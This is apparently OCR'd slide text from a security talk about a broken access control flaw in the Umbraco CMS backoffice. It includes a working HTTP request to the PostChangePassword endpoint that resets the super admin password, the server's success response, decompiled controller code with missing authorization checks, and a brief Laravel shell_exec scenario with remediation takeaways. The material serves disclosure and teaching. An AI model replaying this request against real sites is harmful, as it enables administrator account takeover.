
Basic User Editor
Administrators, User Manager

Basic has not logged in yet

T

test
Editors

[redacted]



Assign access

Groups *
Add groups to assign access and permissions

Administrators
Sections: Content, Media, Settings, Packages, Users, Members, Forms, Translation
Content start node: Content root
Media start node: Media root

User Manager
Sections: Users
Content start node: Content root
Media start node: Media root

Status:
Inactive

Last login:
Basic has not logged in yet


Failed login attempts:
0

Last lockout date:
Basic hasn't been locked out

Could it be that easy?

What more can we do?

- Password change for users.
- The request also has a **userId** parameter..
- Voila! Super Admin User account takeover!




Request

```
POST
/umbraco/backoffice/UmbracoApi/Users/PostChangePassword
HTTP/1.1
Host: localhost:23212
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:92.0) Gecko/20100101 Firefox/92.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
X-Requested-With: XMLHttpRequest
Cookie: UMB_UPDCHK=1; UMB-XSRF-TOKEN=
a8XTxo7Ea7mzIgVsVgltGOfNpkhPgzNbyBKqMZZRKWuFv0JW-lZaeRezrg
Ijfoz8dGkCbabH4P8OvUjgV3bu0E26Ps4PqNBwXKhVxCgzK3lfK4UXfiFi
8DQ64wQ_Blk_68_3joPSkOmHjzJiCrfIyQ2; UMB-XSRF-V=
KNpHOA0hTbwIUZZd6pRP5a_HzHvoWDf-im7T1_TnzcgalWo7S2-OJhJa1m
UdCClUbfcdGrRnil4WW4fxqOxYXRP3lqocZglL22HqJhDaCzg1

{"newPassword":"TestPassword","oldPassword":null,"reset":
true,"answer":null,"id":-1}
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, must-revalidate,
Pragma: no-cache
Content-Type: application/json; charset=u
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Set-Cookie: UMB_UCONTEXT_C=2021-09-15T10%
X-SourceFiles: =?UTF-8?B?YzpcVXNlcnNcaW5z
Date: Wed, 15 Sep 2021 10:28:54 GMT
Connection: close
Content-Length: 97

)
]
}',
{
  "value":null,
  "notifications":[
    {
      "header":"Success",
      "message":"Password changed",
      "type":3
    }
```


Authorization Checks



```
RedirectUrlManagementController @0200046
RelationController @0200046C
RelationTypeController @02000443
SectionController @02000479
StylesheetController @02000472
TemplateController @02000457
TemplateQueryController @0200046D
TinyMceController @02000444
TourController @02000458
UmbracoAuthorizedJsonController @0200047A
UpdateCheckController @02000471
UserEditorAuthorizationHelper @02000459
UserGroupsController @0200045A
UsersController @0200045B
    Base Type and Interfaces
    Derived Types
    UsersController(IGlobalSettings, IUmbracoCo
    CheckUniqueEmail(string, Func<IUser, bool>
    CheckUniqueUsername(string, Func<IUser, b
    EnsureHttpContext() : HttpContextBase @060
    GetById(int) : UserDisplay @06001D8F
    GetByIds(int[]) : IEnumerable<UserDisplay> @
    GetCurrentUserAvatarUrls() : string[] @06001D
    GetPagedUsers(int, int, string, Direction, strin
```


```
    excludeUserGroups = new string[]
    {
        "admin"
    };
}
IQuery<IUser> query = Current.SqlContext.Query<IUser>();
if (!base.Security.CurrentUser.IsSuper())
{
    from x in query
    where x.Id ≠ -1
    select x;
}
if (!filter.IsNullOrWhiteSpace())
{
    from x in query
    where x.Name.Contains(filter) || x.Username.Contains(
    select x;
}
if (hideDisabledUsersInBackoffice && (userStates == null
{
```

Authorization Checks



```
[OutgoingEditorModelEvent]
[AdminUsersAuthorize]
public UserDisplay GetById(int id)
{
    IUser userById = base.Services.UserService.GetUserById(id);
    if (userById == null)
    {
        throw new HttpResponseException(HttpStatusCode.NotFound);
    }
    return base.Mapper.Map<IUser, UserDisplay>(userById);
}
```


Admin Specific Checks



```
bool hideDisabledUsersInBackoffice = Current.Configs.Settings(
string[] excludeUserGroups = new string[0];
if (!base.Security.CurrentUser.IsAdmin())
{
    excludeUserGroups = new string[]
    {
        "admin"
    };
}
IQuery<IUser> query = Current.SqlContext.Query<IUser>();
if (!base.Security.CurrentUser.IsSuper())
{
    from x in query
    where x.Id != -1
    select x;
```


Hiding Admin Users

Missing Authorization Check



```
public Task<UserDisplay> PostCreateUser(UserInvite userSave)
{
    UsersController.<PostCreateUser>d__8 <PostCreateUser>d__;
    <PostCreateUser>d__.<>t__builder = AsyncTaskMethodBuilder<UserDisplay>.Create();
    <PostCreateUser>d__.<>4__this = this;
    <PostCreateUser>d__.userSave = userSave;
    <PostCreateUser>d__.<>1__state = -1;
    <PostCreateUser>d__.<>t__builder.Start<UsersController.<PostCreateUser>d__8>(ref <PostCreateUser>d_
    return <PostCreateUser>d__.<>t__builder.Task;
}
```

No Authorization Checks Performed!



```
public Task<ModelWithNotifications<string>> PostChangePassword(ChangingPasswordModel changingPasswordModel)
{
    UsersController.<PostChangePassword>d__15 <PostChangePassword>d__;
    <PostChangePassword>d__.<>t__builder = AsyncTaskMethodBuilder<ModelWithNotifications<string>>.Create();
    <PostChangePassword>d__.<>4__this = this;
    <PostChangePassword>d__.changingPasswordModel = changingPasswordModel;
    <PostChangePassword>d__.<>1__state = -1;
    <PostChangePassword>d__.<>t__builder.Start<UsersController.<PostChangePassword>d__15>(ref <PostChangePassword
    return <PostChangePassword>d__.<>t__builder.Task;
```

DEMO

What went wrong?

Scenario 1 – Laravel

- Coding practices not using secure design patterns
- Lack of user input validation
- Use of a dangerous PHP function **shell_exec()** whereas safer alternative could be used.

  e.g - **escapeshellcmd(), escapeshellarg()**

Scenario 2 – Umbraco

- A custom user group with **shallow privilege separation**
- Multiple ways of checking user rights
- Combined with the underlying Umbraco's Broken Access Control bug
- Resulting in website takeover

Takeaways

- It might be easier or save time to do things differently, however..
- If unsure, follow framework-specific guidelines.
- Have a process to check for non-standard configuration before deploying to PROD.
- Avoid making assumptions about how things work. Especially while dealing with user privilege.

Thank you for listening

You can reach out to me @shmi012